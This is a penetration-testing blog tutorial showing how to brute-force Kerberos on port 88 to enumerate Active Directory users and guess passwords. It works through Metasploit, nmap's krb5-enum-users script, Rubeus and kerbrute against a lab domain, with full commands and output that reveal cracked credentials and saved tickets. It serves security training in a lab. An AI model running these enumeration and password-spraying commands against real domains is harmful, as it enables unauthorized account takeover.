Kerberos Brute Force Attack

April 25, 2020 By Raj Chandel

In the previous article, we had explained Forge Kerberos Ticket "**Domain Persistence: Golden Ticket Attack**" where have discussed how Kerberos authentication process and what its service component. In this post, we are going to perform brute force attack on Port 88 that is used for Kerberos service for enumerating valid username & password.

Table of Content


Metasploit

This module will enumerate valid Domain Users via Kerberos from an unauthenticated perspective. It utilizes the different responses returned by the service for valid and invalid users.

```
msf > use auxiliary/gather/kerberos_enumusers
msf auxiliary(gather/kerberos_enumusers) > set rhosts 192.168.1.105
msf auxiliary(gather/kerberos_enumusers) > set User_File /root/user.txt
msf auxiliary(gather/kerberos_enumusers) > set Domain ignite.local
msf auxiliary(gather/kerberos_enumusers) > exploit
```

As per this module, Valid user names will illicit either the TGT in a AS-REP response or the error KRB5KDC_ERR_PREAUTH_REQUIRED, signalling that the user is required to perform pre-authentication and hence this error confirms the username account is present on the given host.

As result we found three users (Yashika, geet, aarti) are valid user to access Kerberos service.




```
msf5 > use auxiliary/gather/kerberos_enumusers
msf5 auxiliary(gather/kerberos_enumusers) > set rhosts 192.168.1.105
rhosts => 192.168.1.105
msf5 auxiliary(gather/kerberos_enumusers) > set USER_FILE /root/user.txt
USER_FILE => /root/user.txt
msf5 auxiliary(gather/kerberos_enumusers) > set DOMAIN ignite.local
DOMAIN => ignite.local
msf5 auxiliary(gather/kerberos_enumusers) > exploit
[*] Running module against 192.168.1.105

[*] Validating options ...
[*] Using domain: IGNITE.LOCAL ...
[*] 192.168.1.105:88 - Testing User: "yashika" ...
[*] 192.168.1.105:88 - KDC_ERR_PREAUTH_REQUIRED - Additional pre-authentication required
[+] 192.168.1.105:88 - User: "yashika" is present
[*] 192.168.1.105:88 - Testing User: "raj" ...
[*] 192.168.1.105:88 - KDC_ERR_C_PRINCIPAL_UNKNOWN - Client not found in Kerberos database
[*] 192.168.1.105:88 - User: "raj" does not exist
[*] 192.168.1.105:88 - Testing User: "geet" ...
[*] 192.168.1.105:88 - KDC_ERR_PREAUTH_REQUIRED - Additional pre-authentication required
[+] 192.168.1.105:88 - User: "geet" is present
[*] 192.168.1.105:88 - Testing User: "aarti" ...
[*] 192.168.1.105:88 - KDC_ERR_PREAUTH_REQUIRED - Additional pre-authentication required
[+] 192.168.1.105:88 - User: "aarti" is present
[*] Auxiliary module execution completed
msf5 auxiliary(gather/kerberos_enumusers) > 
```

Nmap

Discovers valid usernames by brute force querying likely usernames against a Kerberos service. krb5-enum-users.realm, this argument is required as it supplies the script with the Kerberos REALM against which to guess the user names.

```
nmap -p 88 --script krb5-enum-users --script-args krb5-enum-users.realm='ignite.lo
```

Similarly, nmap uses the same approach for enumerating Kerberos username.



```
root@kali:~# nmap -p 88 --script krb5-enum-users --script-args krb5-enum-users.realm='ignite.local',userdb=/root/user.txt 192.168.1.105
Starting Nmap 7.80 ( https://nmap.org ) at 2020-04-19 12:46 EDT
Nmap scan report for 192.168.1.105
Host is up (0.0013s latency).

PORT   STATE SERVICE
88/tcp open  kerberos-sec
| krb5-enum-users:
| Discovered Kerberos principals
|     aarti@ignite.local
|     geet@ignite.local
|_    yashika@ignite.local
MAC Address: 00:0C:29:1F:07:D8 (VMware)

Nmap done: 1 IP address (1 host up) scanned in 0.40 seconds
root@kali:~# 
```

Rubeus

Rubeus is a C# toolset for raw Kerberos interaction and abuses. It is heavily adapted from Benjamin Delpy’s Kekeo project (CC BY-NC-SA 4.0 license) and Vincent LE TOUX’s MakeMeEnterpriseAdmin project (GPL v3.0 license). Full credit goes to Benjamin and Vincent for working out the hard components of weaponization.

You can download it from here: **https://github.com/r3motecontrol/Ghostpack-CompiledBinaries**

Now run the following and provide a password list along with domain name.


```
.\Rubeus.exe brute /passwords:password.txt /WIN-S0V7KMTVLD2.ignite.local /outfile:
```

password.txt: Password Dictionary

WIN-S0V7KMTVLD2.ignite.local: hostname.domain_name

outfile:ignite.txt: Output file

It will enumerate the valid username & password by trying user, password combination.




```
PS C:\Users\yashika\Desktop> .\Rubeus.exe brute /passwords:password.txt /WIN-S0V7KMTVLD2.ignite.local /outfile:ignite.txt

   ______        _
  (_____ \      | |
   _____) )_   _| |__  _____ _   _  ___
  |  __  /| | | |  _ \| ___ | | | |/___)
  | |  \ \| |_| | |_) ) ____| |_| |___ |
  |_|   |_|____/|____/|_____)____/(___/

  v1.5.0


[X] Administrator KRB-ERROR (14) : KDC_ERR_ETYPE_NOTSUPP

[-] Blocked/Disabled user => Guest
[-] Blocked/Disabled user => DefaultAccount
[-] Blocked/Disabled user => krbtgt
[+] STUPENDOUS => yashika:Password@1
[*] Saved TGT into yashika.kirbi
[+] STUPENDOUS => geet:Password@1
[*] Saved TGT into geet.kirbi
[+] STUPENDOUS => aarti:Password@1
[*] Saved TGT into aarti.kirbi

[+] Done: Credentials should be saved in "ignite.txt"

PS C:\Users\yashika\Desktop> cat .\ignite.txt
yashika:Password@1
geet:Password@1
aarti:Password@1
PS C:\Users\yashika\Desktop>
```

Kerbrute

A tool to quickly bruteforce and enumerate valid Active Directory accounts through Kerberos Pre-Authentication. Download it from **here**.

Similarly, kerbrute try to check valid username & password against Kerberos with the help of the following command.

```
python kerbrute.py -dc-ip 192.168.1.105 -domain ignite.local -users /root/user.txt
```



```
root@kali:~/kerbrute# python kerbrute.py -dc-ip 192.168.1.105 -domain ignite.local -users /root/user.txt -passwords /root/pass.txt -outputfile ignite.txt
Impacket v0.9.22.dev1+20200416.91838.62162e0a - Copyright 2020 SecureAuth Corporation

[*] Valid user ⇒ yashika
[*] Valid user ⇒ geet
[*] Valid user ⇒ aarti
[*] Stupendous ⇒ yashika:Password@1
[*] Saved TGT in yashika.ccache
[*] Stupendous ⇒ geet:Password@1
[*] Saved TGT in geet.ccache
[*] Stupendous ⇒ aarti:Password@1
[*] Saved TGT in aarti.ccache
[*] Saved discovered passwords in ignite.txt
```